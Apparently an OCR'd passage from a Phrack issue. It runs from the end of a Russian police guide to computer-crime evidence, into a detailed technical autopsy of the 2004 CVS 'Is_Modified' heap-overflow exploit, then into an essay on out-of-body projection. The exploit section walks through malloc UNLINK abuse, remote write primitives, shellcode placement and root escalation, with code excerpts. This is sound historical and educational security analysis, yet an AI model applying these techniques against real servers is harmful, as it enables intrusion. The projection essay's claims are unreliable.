  tapes. Package may be special diskette tray and also common paper and plastic bags, excluding ones not preventing the dust (pollutions etc.) contact with disk or tape surface;

- pack every computer device and connector cable. To prevent unwanted
  individuals' access, it is necessary to place stamps on system block - stick the power button and power plug slot with adhesive tape and stick the front and side panels mounting details (screws etc.) too.

If it is necessary to turn computer back on during examination, startup is performed with a prepared boot diskette, preventing user programs from start.

* winchester – obsolete mainstream tech speak for a hard drive. Seems to be of western origin but i never met this term in western sources. Common shortage is "wint".

----[2.3. Expertise Assignment.

Expertise assignment is an important investigation measure for such cases. General and most important part of such an expertise is technical program (computer technics) expertise. MVD (*) divisions have no experts conducting such expertises at the current time, so it is possible to conduct such type of expertises at FAPSI divisions or to involve adequately qualified specialists from other organisations.

Technical program expertise is to find answers on following:

- what information contains floppy disks and system blocks presented to expertise?

- What is its purpose and possible use?

- What programs contains floppy disks and system blocks presented to expertise?

- What is their purpose and possible use?

- Are there any text files on floppy disks and system blocks presented to expertise?

- If so, what is their content and possible use?

- Is there destroyed information on floppy disks presented to expertise?

- If so, is it possible to recover that information?

- What is that information and what is its possible use?

- What program products contains floppy disks presented to expertise?

- What are they content, purpose and possible use?

- Are between those programs ones customized for passwords guessing or otherwise gaining an unauthorized computer networks access?

- If so, what are their names, work specifications, possibilities of usage to penetrate defined computer network?

- Are there evidence of defined program usage to penetrate the abovementioned network?

- If so, what is that evidence?

- What is chronological sequence of actions necessary to start defined program or to conduct defined operation?

- Is it possible to modify program files while working in a given computer network?

- If so, what modifications can be done, how can they be done and from what computer?

- Is it possible to gain access to confidential information through mentioned network?

- How such access is being gained?

- How criminal penetration of the defined local computer network was
  committed?

- What is the evidence of such penetration?

- If this penetration involved remote access, what are the possibilites of identifying an
  originating computer?

- If an evidence of a remote user intrusion is absent, is it possible to point computers from
  which such operations can be done?

Questions may be asked about compatibility of this or that programs; possibilities of running a program on defined computer etc. Along with these, experts can be asked on purpose of this or that device related to computer technics:

- what is the purpose of a given device, possible use?

- What is special with its construction?

- What parts does it consist of?

- Is it industrial or a homemade product?

- If it is a homemade device, what kind of knowledge and in what kind of science and technology do its maker possess, what is his professional skill level?

- With what other devices could this device be used together?


- What are technical specifications of a given device?

Given methodic recommendments are far from complete list of questions that could be asked in such investigations but still does reflect the important aspects of such type of criminal investigation.

* MVD (Ministry of Inner Affairs) - Russian police force.

CREDITS

I like to mention stiss and BhS group for contibutions to this file.



Dear Underground, starting from this release, the Circle of Lost Hackers decided to publish in each release a come back on a public exploit known from a long time. This section could be called 'autopsy of an exploit'.

The idea is to explain the technical part of a famous exploit as well as its story, post-mortem. Here we start with the CVS "Is-modified" exploit who leaked in 2004.

PRELUDE

Exploitation is an art.

Coding an exploit can be an art form in itself. To code a true exploit, you need the total control on the system. To achieve this feat, we usually need to understand, analyze and master every pieces of the puzzle. Nothing is left to chance. The art of exploitation is to make the exploit targetless, ultimately oneshot. To go further the simple pragmatic exploitation. Make it more than a simple proof of concept shit. Put all your guts in it. Try to bypass existing protection techniques.

A nice exploit is a great artwork, but confined to stay in the shadow. The inner working are only known by its authors and the rare code readers searching to pierce its mysteries. Its for the latter ones that this section was created. For the ones who are hungry about the information that hides behind the source code.

This is the only reason behind the "r34d 7h3 c0d3 d00d" of the usage() function in this exploit : to force people to read the code, appreciate what you have in hand. Not to provide them a new tools or a new weapons but make them understand the various technical aspects of it.

Each exploit is built following a particular methodology. We need to deeply analyze all the possibilities of the memory allocations until we master all of its parameters, often to a point where even the original programmers were ignoring these technical aspects. It is about venturing yourselves in the twists and turns, the complexity of the situation and finally discovering all the various opportunities that are available to you. To see what the fate has to offer us, the various potentials at our disposal. To make something out of it. Try to take out the best from the situation. When you'll get through this invisible line, the line that separates the simple proof of concept code from the best exploit possible, the one that guarantees you a shell every time, you could then say that the creation of an art form has just begun. The joy of gazing at your own piece of work leveraging a simple memory overwrite to a full workable exploit. It is a technical jewel of creativity and determination to bring a small computer bug to its full potential.

Who has never rooted a server with the exploit 'x2'? Who never waited in front of his screen, watching the different steps, waiting for it to realize the great work it was made for ? But, how many people really understood the dichotomies of 'x2' and how it worked ? What was really happening behind what was printed on the screen, in this unfinished version of the exploit that got leaked and abused?

Beyond the pragmatic kiddie who wants to get an access, this section aims at being the home for those who are motivated by curiosity, by the artistic sensibility at such exploits. This section is not meant

to learn others how to own a server, but instead to teach them how the exploit is working. It is a demystification of the few exploits that leaked in the past of the underground to become in the public domain. It is about exploits that have been over exploited by a mass of incompetent people. This section is for people who can see, not for people who are only good at fetching what really have value.

In fact, this section is about making justice to the original exploit. It is a return on what really deserves attention. At a certain point in time, the required level of comprehension to achieve a successful exploitation reaches the edge of insanity. The spirit melts with madness, we temporarily loose all kind of rationality and we enter a state of illumination.

It's the fanaticism of the passionate that brings this to its full extent, at his extreme, demonstrate that it's possible to transcend the well known, to prove we can always achieve more, It is about pushing the limits. And then we enter the artistic creation,

No, we are not moving away, but we are instead getting closer to the reality that hides behind an exploit. Only a couple of real exploits have been made public. The authors of them are generally smart enough to keep them private. Despite this, leaks happen for various reasons and generally it's a beginner error.

The real exploit is not the one that has 34 targets, but only one, namely all at the same time. An exploit that takes a simple heap overflow and makes it work against GRsec, remotely and with ET_DYN on the binary. You will probably use this exploit only once in your whole life, but the most important part is the work accomplished by the authors to create it. The important part is the love they put in creating it.

Maybe you'll learn nothing new from this exploit. In fact, the real goal is not to give you new exploitation techniques. You are grown up enough to read manuals, find your own techniques, make something out of the possibilities offered to you, the goal is to simply give back some praise to this arcane of obscured code forsaken from most of the people, this pieces of code which have been disclosed but still stay misunderstood.

A column with the underground spirit, the real, for the expert and the lover of art. For the one who can see.

The CVS "Is_Modified" exploit

vl4d1m1r of ac1db1tch3z

vd@phrack.org

--[1 - Overview

We will, through this article, show you how the exploitation under the Linux operating system was made possible, and then study the BSD case. Both exploitation techniques are different and they both lead to a targetless and "oneshot" scenario. Remember that the code is 3-years

old. I know that since, the glibc library has included a lot of changes in its malloc code. Foremost, with glibc 2.3.2, the flag MAIN_ARENA appeared, the FRONTLINK macro was removed and there was the addition of a new linked list, the "fast_chunks". Then, since version 2.3.5, the UNLINK() macro was patched in a way to prevent a "write 4 bytes to anywhere" primitive. Last but not least, on the majority of the systems, the heap is randomized by default along with the stack. But it was not the case at the time of this exploit. The goal of this article, as it was explained earlier, is not to teach you new techniques but instead to explain you what were the techniques used at that time to exploit the bug.

--[2 - The story of the exploit

This bug has originally been found by [CENSORED]. A first proof of concept code was coded by kujikiri of ac1db1tch3z in 2003. The exploit was working but only for a particular target. It was not reliable because all the parameters of the exploitable context were not taken into account. The main advantage of the code was that it could authenticate itself to the CVS server and trigger the bug, which represents an important part in the development of an exploit.

The bug was then showed to another member of the ac1db1tch3z team. It's at that moment that we finally decided to code a really reliable exploit to be use in the wild. A first version of the exploit was coded for Linux. It was targetless but it needed about thirty connexions to succeed. This first version of the exploit submitted some addresses to the CVS server in order to determine if they were valid or not by looking if the server crashed or not.

Then another member ported the exploit for the *BSD platform. As a result, a targetless and "oneshot" exploit was born. As a challenge, I tried to came up with the same result for the Linux version, and my perseverance finally paid back. Meanwhile, a third member found an interesting functionality in CVS, that wont be presented here, that gives the possibility to bruteforce the three mandatory parameters necessary for a successful exploitation: the cvsroot, the login and the password.

It took me one night of passion (nothing sexual) to gather all those three pieces of code into one, and the result was cvs_freebsd_linux.c, which was later leaked. Another member of the underground later coded a Solaris version, but without the targetless and "oneshot" functionality. This exploit won't be presented here.

This bug, as a matter of fact, was later "discovered" by Stefan Esser and disclosed by e-matters. We had a doubt that Stefan Esser himself found that exact same bug which was known in the underground. Even if he hadn't done so, he later redeemed himself while auditing the CVS source code with a fellow of his and by finding a certain number of other bugs. This proves he is able to find bugs, whatever.

The code was finally made public by [CENSORED] who signed it with "The Axis of Eliteness", and bragged about the fact that he already rooted every i interesting targets currently available. It was not a great lost, even though it made a pinch at the heart to see publicly that opensource CVS servers went compromised.

--[3 - The Linux exploitation: Using malloc voodoo

The original flaw was a basic heap overflow. Indeed, it was possible to overwrite the heap with data under our control, and even to insert non alphanumeric characters without buffer length restrictions. It was a typical scenario.

Moreover, and that's what is wonderful with the CVS server, by analyzing the different possibilities, we figured out that it was quite easy to

force some calls to malloc() of an arbitrary size and chose the ones that we want to free(), with little restrictions.

The funny thing is, when I originally coded the Linux version of the exploit, I did not know that it was possible to overwrite the memory space with completely arbitrary data. I thought that the only characters that you could overwrite memory with were 'M' and 0x4d. I had not analyzed the bug enough because I was quickly trying to find an interesting exploitation vector with the information I already had in my hands. Consequently, the Linux version exploits the bug like a simple overflow with the 0x4d character.

The first difficulty that you meet with the heap, is that it's pretty unstable for various reasons. A lot of parameters change the memory layout, such as the amount of memory allocations that were already performed, the IP address of the server and other internal parameters of the CVS server. Consequently, the first step of the process is to try to normalize the heap and to put it in a state where we have complete control over it. We need to know exactly what is happening on the remote machine: to be sure about the state of the heap.

A small analysis of the possibilities that the heap offers us reveal this:

I had to analyze the various possibilities of memory allocation offered by the CVS server. Fortunately, the code was quite simple. I quickly found, by analyzing all the malloc() and free() calls, that I could allocate memory buffers with the "Entry" command.

The function that accomplishes this is serve_entry, the code is quite straightforward:

```
 static void serve_entry (arg)
       char *arg;
 {
        struct an_entry *p; char *cp;

        [...]  cp = arg; [...]  p = xmalloc (sizeof (struct an_entry)); cp
        = xmalloc (strlen (arg) + 2); strcpy (cp, arg); p->next = entries;
[1]     p->entry = cp;
        entries = p;
 }
```

Inside this function, which takes as an argument a pointer to a string that we control, there is a memory allocation of the following structure:

```
 struct an_entry {
        struct an_entry *next; char *entry;
 } ;
```

Then, memory for the parameter will be allocated and assigned to the field "entry" of the previously allocated "an_entry" structure that we already defined, as you can see in [1]. This structure is then added to the linked list of entries tracked by the global variable "struct an_entry * entries".

Therefore, if we are Ok with the fact that small "an_entry" structures are getting allocated in between our controlled buffers, we can then use this vector to allocate memory whenever we want.

Now, if we want to call a free(), we can use the CVS "noop" command which calls the "server_write_entries()" function. Here is a code snippet from this function:

```
 static void server_write_entries () {
        struct an_entry *p; struct an_entry *q;

        [...]  for (p = entries; p != NULL;)
         {
                [...]  free (p->entry); q = p->next; free (p); p = q;
```

```
          }
        entries = NULL;
 }
```

As you can see, all the previously allocated entries will now be free().
Note that when we talk about an 'entry' here, we refer to a pair of
structure an_entry with his ->entry field that we control.

Considering the fact that all the buffers that we allocated will be freed,
this technique suits us well. Note that there were other possibilities
less restrictive but this one is convenient enough.

So, we know now how to allocate memory buffers with arbitrary data in it,
even with non alphanumeric characters, and how to free them too.

Let's come back to the original flaw that we did not described yet. The
vulnerable command was "Is_Modified" and the function looked like this:

```
 static void serve_is_modified (arg)
        char *arg;
  {
        struct an_entry *p; char *name; char *cp; char *timefield;

        for (p = entries; p != NULL; p = p->next) {
[1]                name = p->entry + 1;
                cp = strchr (name, '/'); if (cp != NULL
                    && strlen (arg) == cp - name && strncmp (arg, name,
                    cp - name) == 0)
                {
                    if (*timefield == '/') {
                        [...]  cp = timefield + strlen (timefield);
                        cp[1] = '\0'; while (cp > timefield) {
[2]                         *cp = cp[-1];
                            --cp;
                        }
                    } *timefield = 'M'; break;
                }
        }
 }
```

As you can see, in [2], after adding an entry with the "Entry" command,
it was possible to add some 'M' characters at the end of the entries
previously inserted in the "entries" linked list. This was possible for
the entries of our choice. The code is explicit enough so I don't detail
it more.

We now have all the necessary information to code a working exploit.
Immediately after we have established a connection, the method used to
normalize the heap and put it in a known state is to use the "Entry"
command. With this particular command, we can add buffers of an arbitrary
size.

The fill_heap() function does this. The macro MAX_FILL_HEAP tells the
maximum number of holes that we could find in the heap. It is set at a
high value, to anticipate for any surprise. We start by allocating many
big buffers to fill the majority of the holes. Then, we continue to
allocate a lot of small buffers to fill all the remaining smaller holes.

At this stage, we have no holes in our heap.

Now, if we sit back and think a little bit, we know that the heap layout
will looked something like this:

```
[...][an_entry][buf1][an_entry][buf2][an_entry][bufn][top_chunk]
```

Note : During the development of the exploit, I modified the malloc
code to add functions of my own that I preloaded with LD_PRELOAD. This
modified version would then generate various heap schemes to help me
debug the heap. Note that some hackers use heap simulators to know the

heap state during the development process. These heap simulators can be simply a gdb script or something using the libncurses. Any tools which can represent the heap state is useful.

Once the connection was established and the fill_heap() function was called, we knew the exact layout of the heap.

The challenge was now to corrupt a malloc chunk, insert a fake chunk and make a call to free() to trigger the UNLINK() macro with 'fd' and 'bk' under our control. This would let us overwrite 4 arbitrary bytes anywhere in memory. This is quite easy to do when you have the heap in a predictable state. We know that we can overflow "an_entry->entry" buffers of our choice. We will also inevitably overwrite what's located after this buffer, either the top chunk or the next "an_entry" structure if we have previously allocated one with another "Entry". We will try to use the latter technique because we don't want to corrupt the top chunk.

Notice: From now on, since the UNLINK macro now contains security checks, we could instead use an overflow of the top chunk and trigger a call to set_head() to exploit the program, as explained in another article of this issue.

Practically, we know that chunk headers are found right before the allocated memory space. Let's focus on the interesting part of the memory layout at the time of the overflow:

[struct malloc_chunk][an_entry][struct malloc_chunk][buf][...][top_chunk]

By calling the function "Is_modified" with the name of the entry that we want to corrupt, we will overwrite the "an_entry" structure located after the current buffer. So, the idea is to overwrite the "size" field of a struct an_entry, so it become bigger than before and when free will compute the offset to the next chunk it will directly fall inside the controlled part of the ->entry field of this struct an_entry. So, we only need to add an "Entry" with a fake malloc chunk at the right offset. See :

```
#define NUM_OFF7        (sizeof("Entry ")) #define MSIZE           0x4c
#define MALLOC_CHUNKSZ  8 #define AN_ENTRYSZ      8 #define MAGICSZ
((MALLOC_CHUNKSZ * 2) + AN_ENTRYSZ) #define FAKECHUNK       MSIZE -
MAGICSZ + (NUM_OFF7 - 1)
```

The offset is FAKECHUNK.

Let's sum up all the process at this point:

1. The function fill_heap() fills all the holes in the heap by sending a lot of entry thanks to the Entry command..

2. We add 2 entries : the first one named "ABC", and another one with the name "dummy". The ->entry field of "ABC" entry will be overflowed and so the malloc_chunk of the struct an_entry "dummy" will be modified.

3. We call the function "Is_modified" with "ABC" as a parameter, numerous times in a row until we hit the size field of the malloc_chunk. This has for effect to add 'M' at the end of the buffer, outside its bound. Inside the ->entry field of the "dummy" entry we have a fake malloc_chunk at the FAKECHUNK offset.

4. If we now call the function "noop", it will have for effect to free() the linked list "entries". Starting from the end, the entry "dummy", and its associated "an_entry" structure, the entry "ABC" and its associated "an_entry" structure will be freed. Finally, all the "an_entry" structures that we used to fill the holes in the heap will also be freed. So, the magic occurs during the free of the an_entry of "dummy".

The exact malloc voodoo is like this :

We have overwritten with 'M' characters the "size" field of the malloc chunk of the "an_entry" structure next to our "ABC" buffer. From there,

if we free() the "an_entry" structure that had its "size" field corrupted, free() will try to get to the next memory chunk at the address of the chunk + 'M'. It will bring us exactly inside a buffer that we have control on, which is the buffer "dummy". Consequently, if we can insert a fake chunk at the right offset, we are able to write 4 bytes anywhere in memory.

From this point, 90% of the job is already done!

Notice: Practically, it is not enough to only create a fake next chunk. You need to make sure a second next chunk is also available. Indeed, DLmalloc is going to check the PREV_INUSE byte of the second next chunk to check if it the next chunk buffer is free or occupied. The problem is that we can not put '\0' characters inside the fake chunk, so we need to put a negative size field, to make sure that the next chunk of the next chunk is before the first chunk. Practically, it works and I have used this technique many times to code heap overflows. Check the macro SIZE_VALUE inside the exploit code for more information. Its value is -8.

Now, we will dig a little bit deeper inside the exploit. Let's take a look at the function detect_remote_os().

Here is the code:

```
 int detect_remote_os(void) {
        info("Guessing if remote is a cvs on a linux/x86...\t");
        if(range_crashed(0xbfffffd0, 0xbfffffd0 + 4) ||
              !range_crashed(0x42424242, 0x42424242 + 4))
        {
                printf(VERT"NO"NORM", assuming it's *BSD\n"); isbsd =
                1; return (0);
        } printf(VERT"Yes"NORM" !\n"); return (1);
 }
```

With this technique, we will trigger an overwrite operation to an address that is always valid. This location will be a high address inside the stack, for example 0xbfffffd0. If the server answers properly, it means it did not crashed. If it did not crashed despite the overflow, it either means that the UNLINK call worked (i.e. It means we are under Linux with a stack mapped below 0xc0000000) or that the UNLINK call did not get triggered (= not Linux).

To verify this, we will then try to write to an invalid, non mapped address, such as 0x42424242. If the server crashes, then we know for sure that the exploit does work correctly and that we are now on a Linux system. If it's not the case, we switch to the FreeBSD exploitation.

Right now, the only thing that we are able to do is to trigger a call to UNLINK in a reliable way and to make sure that everything is working properly. We now need to get more serious about this, and get to the exploitation process.

Generally, to successfully exploit such a vulnerability, we need to know the address of the shellcode and the address of a function pointer in memory to overwrite. By digging more into the problem, it is always possible to make the exploit work with only one address instead of two. It may even be possible to make it work without providing any memory addresses! Here is the technique used to accomplish such a feat.

Indeed, we are able to allocate an infinite number of buffers next to each others, to corrupt their chunk headers and to free() them after with server_write_entries(). Being able to do this means that we can trigger more than one call to UNLINK, and this is what is going to make the difference. Being able to overwrite more than one memory address is a technique frequently used inside heap overflow exploits and usually makes the exploit targetless. In the following lines, I will explain how this behavior can lead us to the creation of the memcpy_remote() function, which takes the same arguments as the famous memcpy() function with the exception that it writes in the memory space of the exploited

process. When we are able to trigger as many UNLINK calls as we want, we will see that it’s possible to turn the exploitation scenario in a "write anything anywhere" primitive.

What are the benefits of being able to do this?

If we can write what we want at the address that we want, without any size constraints, we can copy the shellcode in memory. We will write it at a really low address of the stack, and I will explain why later. To know what address to overwrite, we will overwrite the majority of the stack with addresses that point to the beginning of the shellcode. That way, we will overwrite the saved instruction pointer from a call to free() and we will obtain the control of %eip.

All the art of this exploitation resides in the advance use of the UNLINK macro. We will go in the details, but before, let’s remember what is the purpose of the UNLINK macro. The UNLINK macro takes off an entry from the doubly linked list. Indeed, the pointer "prev" of the next chunk following the one we want to unlink is switched with the "prev" pointer of the chunk we are currently unlinking. Also, the pointer "next" of the preceding chunk before the one we want to unlink is switched with the "next" pointer of the chunk we are currently unlinking.

Remember the fact that only free malloc chunks are in the doubly linked lists, which are then grouped by inside binlists.

The "prev" field is named BK and it is located at offset 12 of a malloc chunk. The "next" field is named FD and is at offset 8 of malloc chunk.

We can then obtain the following macros:

```
#define CHUNK_FD        8 #define CHUNK_BK        12 #define SET_BK(x)
(x - CHUNK_FD) #define SET_FD(x)       (x - CHUNK_BK)
```

If we want to write 0x41424344 at 0x42424242, we need to call the UNLINK macro the following way:

```
UNLINK (SET_FD(0x41424344), SET_BK(0x42424242)).
```

The thing is that we want to write "ABCD" at 0x42424242, but UNLINK will write both at 0x42424242 and at 0x41424344. "ABCD" is not a valid address.

The solution to mitigate this problem is to write a character at a time. We will thus write "A", then "B", then "C" and after this "D" until there is nothing left to write. To achieve this, we need a range of 0xFF characters that we are willing to trash. It is easy to obtain. Indeed, if we take a really high address in the stack, we would find ourselves overwriting environment variables that were first stocked at the top of the stack.

At the time, we were writing this exploit for stacks that were mapped below the Kernel space / User space, which was 0xc0000000. The exact address that I chose was 0xc0000000 - 0xFF.

Basically, if we want to write "ABCD" at 0xbfffd000, we will need to execute the following calls to UNLINK:

```
 UNLINK (UNSET_FD(0xbfffd000), UNSET_BK(0xbfffff41)) (0x41 being
        the hexadecimal equivalent of ’A’).

 UNLINK (UNSET_FD(0xbfffd001), UNSET_BK(0xbfffff42)) (0x42 being
        the hexadecimal equivalent of ’B’).
```

And so on ...

So, if we are able to execute as many UNLINK as we want, and if we have a range of address of 0xFF that can be modified without consequences on program execution, then we are able to make ’memcpy’ calls remotely.

To sum up:

1. We normalize the heap to put it in a predictable state.

2. We overwrite the size field of a previously allocated chunk of an "an_entry" struct. When this an_entry entry will be free(), the memory allocator will think that the next chunk is located inside data under our control. This next fake chunk will then be marked as free, and the two memory blocks will be consolidated as one. Malloc will then take the next chunk off its doubly linked list of free chunks, and it will thus trigger an UNLINK, with a FD and BK under our control.

3. Since we can allocate as many "an_entry" entries as we want and free them all at the same time thanks to server_write_entries(), we can trigger as many UNLINK as we want. This leads us, as we just saw, to the creation of the memcpy_remote() function, that will let us write what we want and where we want.

4. We use the function memcpy_remote() to write the shellcode at a really low address of the stack.

5. We then overwrite each address in the stack, starting from the top, until we hit a saved instruction pointer.

6. When the internal function that frees the chunk will return, our shellcode will then be executed.

Here it is !

Notice: We have chosen a really low address in the stack, because even if we hit an address that is not currently mapped, this will trigger a pagefault(), and instead of aborting the program with a signal 11, it will stretch the stack with the expand_stack() function from the kernel. This method is OS generic. Thanks bbp.

--[4 - A couple of words on the BSD exploitation

As promised, here is the explanation of the technique used to exploit the FreeBSD version. Consider the fact that with only minor changes, this exploit was working on other operating systems. In fact, by switching the shellcode and modifying the hardcoded high addresses of the heap, the exploit was fully functional on every system using PHK malloc. This exploit was not restricted only to FreeBSD, a thing that the script kiddies didn’t know.

I like to see that kind of tricks inside exploits. It makes them powerful for the expert, and almost useless to the kiddie.

The technique explained here is an excellent way to take control of the target process, and it could have been easily used in the Linux version of the exploit. The main advantage is that this method does not use the magic of voodoo, so it can help you bypass the security checks done by the malloc code.

First, the heap needs to be filled to put it in a predictable state, like for all the heap overflow exploits. Secondly, what we want to do basically is to put a structure containing function pointers right behind the buffer that we can overflow, in order to rewrite functions pointers. In this case, we overwrote the functions pointers entirely and not partially.

Once this is done, the only thing that remains to do is to repeatedly send big buffers containing the shellcode to make sure it will be available at a high address in the heap.

After, we need to overwrite the function pointer and to trigger the use of this same function. As a result, the shellcode will then be run.

Practically, we used the CVS command "Gzip-stream" that allocated an array of function pointers, inside a subroutine of the serve_gzip_stream()

function.

Let’s recap:

1. We fill_holes() the PHK’s malloc allocator so that the buffer that we are
   going to overwrite is before a hole in the heap.

2. We allocate the buffer containing 4 pointers to shellcode at the right
   place.

3. We call the function "Gzip-stream" that will allocate an array of
   function pointers right inside our memory hole. This array will be
   located right after the buffer that we are going to overflow.

4. We trigger the overflow and we overwrite a function pointer with the
   address of our shellcode (the macro HEAPBASE in the exploit).
   See OFFSET variable to know how many bytes we need to overflow.

5. With the "Entry" command, we add numerous entries that contain NOPs and
   shellcode to fill the higher addresses of the heap with our shellcode.

6. We call zflush(1) function which end the gziped-stream and trigger an
   overwrited function pointer (the zfree one of the struct z_stream).
   And so on, we retrieve a shell. If we are not yet root, we look if
   one cvs’s passwd file is writable on the whole cvs tree, which was
   the case at the time on most of servers, we modify it to obtain a
   root account. We re-exploit the cvs server with this account and -
   yes it is - we have rO0t on the remote. :-)


--[5 - Conclusion

We thought that it was worth presenting the exploit the way it was done here, to let the reader learn by himself the details of the exploitation code, which is from now on available in the public domain, even though the authors did not want it.

From now on, this section will be included in the upcoming releases of phrack. Each issue, we will present the details of an interesting exploit. The exploit will be chosen because its development was interesting and the the author(s) had a strong determination to succeed in building it. Such exploits can be counted on the fingers of your hands (I am talking about the leaked ones). With the hope that you had fun reading this ...

--[6 - Greeting

To MaXX for his great papers on DL malloc.



Dead Underground, for this new Phrack issue, The Circle of Lost Hackers has decided to start one more new section entitled "Hacking you brain". We already hear you: "what the hell this subject is in relation with computer hacking???". Well, as we already mentioned in other articles, for us hacking is not only computer hacking but it's much more.

The following article, as you will understand, talks about out of body experiences. By publishing this article in a magazine like phrack, we know that it will bring scepticism. The author, in this article, claims that such out of body experiences are possible. One of the main rule of the underground is to not be blind and trust everything simply because an authority claims it, to try everthing by yourself with criticism and a totally open mind spirit. It's why, for us, the unreasoning credulity is something more blameworthy than a presumptuous and septic guy who reject facts without examinating if they are real.

Even if an out of body experience is interesting, what is more interesting is the new implication that it leads up. It's unrecognized by the current Science even if it's known for ages. If the following information are true - what we affirm - then it's revolutionary. Be able to live out of your body means that the dead is no the end but only one step that we all have to pass over.

All these reasons make us think that publishing an article like that in Phrack is a good idea. Because before being a computer hacking magazine, phrack is dedicated to spread the occult knowledge, unrecognized and subversive.

We let you discover - and experiment - by yourselves this fantastic phenomenon that are lucid dreams and out of body projections so that you can make up your own opinion.

Have a good read.

The projection of consciousness

by keptune

Since the Ancient times, as far as we know, humankind has been animated by the most impressive curiosity for almost everything, especially for this strange thing that is the Mind : something concrete although impalpable to the subject, yet invisible to the world. Some of the oldest carvings and paintings that have been discovered in Africa are full of dream visions and abstract symbols, most likely depicting chamanic inner travels. However, it appears that the .power. to investigate how the mind works and to retrieve pieces of information on the consciousness and its mecanisms has been monopolized early in History by a few ones. Call them chamans, sorcerers, wisemen, etc., they have gained a social position through the ages by grabing the exclusive rights of these investigations. Which might has been wise at first, as the initiations to these practices were mostly done from master to disciple in order to keep the teaching intact. But indirectly, it has led the majority to be ignorant of these subjects, almost fearful about the workings of the consciousness and what could modify it. When the time came for the brand new .modern science. to

study the Mind, during the XIXth century, some would have thought that everything was about to change. But in place it was only the continuity of the past traditions, although by fathering new ones: psychologists, psychiatrists, neurologists. Nowadays, if you do not have at least a master degree in one of these subject, you are simply considered ignorant by the scientists about the mind. That.s right, your . own . mind, your consciousness. You are just not .authorized. to talk about it, or mocked at if you try, like a child who would try to build a skyrocket . cute, but impossible. It is no more than another form of monopoly, to control the main dogma of materialism in our society. It is like saying that you are not intelligent enough to think about it, so just do not try, serious people are doing it for you and will tell you what to think and how to apprehend your own life. Meanwhile, just work, consume and enjoy.

But guess what: these people, most likely unconsciously as they are being .manipulate. too by the main dogma, just want to make you think that you canno.t know anything about the mind, your . own . consciousness, without them. And you would be a fool to try in spite of this all-powerful fact. Which is just wrong. Seriously. In fact, you are the one who is all-powerful about his own consciousness. But you must use it, and bring it to unknown territories in order to understand it by yourself, which is the only way. Some might be thinking at this point: my mind is what it is, what is he talking about? Sometimes I am sad, or joyful, but my mind stays the same beneath that. Well, wrong. You just did not try to change it, to push it to it.s extreme. I am talking about something with the same subjective difference than the physical reality and a dream. Think Matrix, less the glasses, the robots and the giant killing computer. I am talking about a skill that anyone can develop: projection of consciousness, one of the most amazing faculty of the mind.

What is projection of consciousness? Have you ever lucid dream? I mean, dreaming and knowing that you are dreaming? Realizing that the world around you is just an illusion created by your mind and you did not notice it at first? That is a type of projection of consciousness, the lowest one in fact. You are projecting your mind out of the feeling of your physical body, into another reality. Dreaming is a type of projection of consciousness, although non-lucid one are the lowests from the lowest, not very interesting for the real mind raiders. But it.s a good bridge to do some more serious projection activities. At this point of the article, I know that some are already thinking: whatever, dreams are not real. WRONG. That is a typical shortcut from the dominant materialistic, so-called .scientific., dogma, which considers that all that is not palpable is not real. Then your mind as a unity of perception and consciousness is not real, because guess what, even the best EEG canno.t find where the mind sets in the brain (if it is in the brain at all). All they do is record electrical signals here and there. For your mind, the dream is as solid and real as physical reality. That is why you wake up sweating from a nightmare, with you heartbeat at 200, and still all frightened during a few minutes. Or at the opposite, you wake up with a feeling of completeness after a really amazing and beautiful dream. Right? A dream is impalpable, but it is real nonetheless for the observer, you. And now think about this: about one sixth of your life is made of dreams. Almost an entire seperate life, which most people just disregard as unreal (=impalpable) and therefore uninteresting. That is just sad, when you know all the amazing possibilities of the mind, which can . and will . really transform your life by bringing your attention to a whole new dimension. Something noboby has ever talked to you about I guess. Something that is still mostly undiscovered, where you are a real pionnier.

If you have never even lucid dream, you are situated right now at the first floor of a skyscrapper, ignoring that there is an elevator just behind you that could bring you in no time to a flabbergasting landscape and a whole new perspective. Seriously. You canno.t know what your mind, your consciousness, is made of unless you accept to explore it by yourself. The modern scientific method tends to analyze from an outside point of view, which just canno.t led to a full understanding. It would be like trying to understand how you watch works without opening it up at one time or another.

I guess many are thinking right now about shrooms, pot and crack, salvia divinorum, entheogens, hallucinations etc. That.s on the exact opposite of what I am about to explain. You do not need anything more than yourself (and hopefully your mind too) to project in full consciousness. Plants have been used a lot by chamans to attain different levels of perception, but nowadays it is very unlikely that you know a chaman that could guide you into a safe practice using them. Taking some is therefore not recommended for projection of consciousness, as you need to be fully aware. Moreover, some might just think afterwards that it was hallucinations due to the drugs, which would ruin the whole point of the experience.

So let us start. From my own experience (it is always important to speak by experience on this subject and not from books or theories, even more as the point is to gain a first-hand knowledge of all this), there are different levels of projection (the fact of putting your consciousness out of the perception of the physical universe, into another form of reality). From the lowest to the highest:

- dreams
- lucide dreams
- wake initiated lucid dreams
- full physical projection
- higher projections

Everyone knows dreams. Well in fact some people never remember their dreams, but everyone can after only a few days of training (thinking hard about the last image in mind just after waking up for example is a good way to progressively remember full dreams). I won.t talk about it here as everyone can achieve this state quite easily.

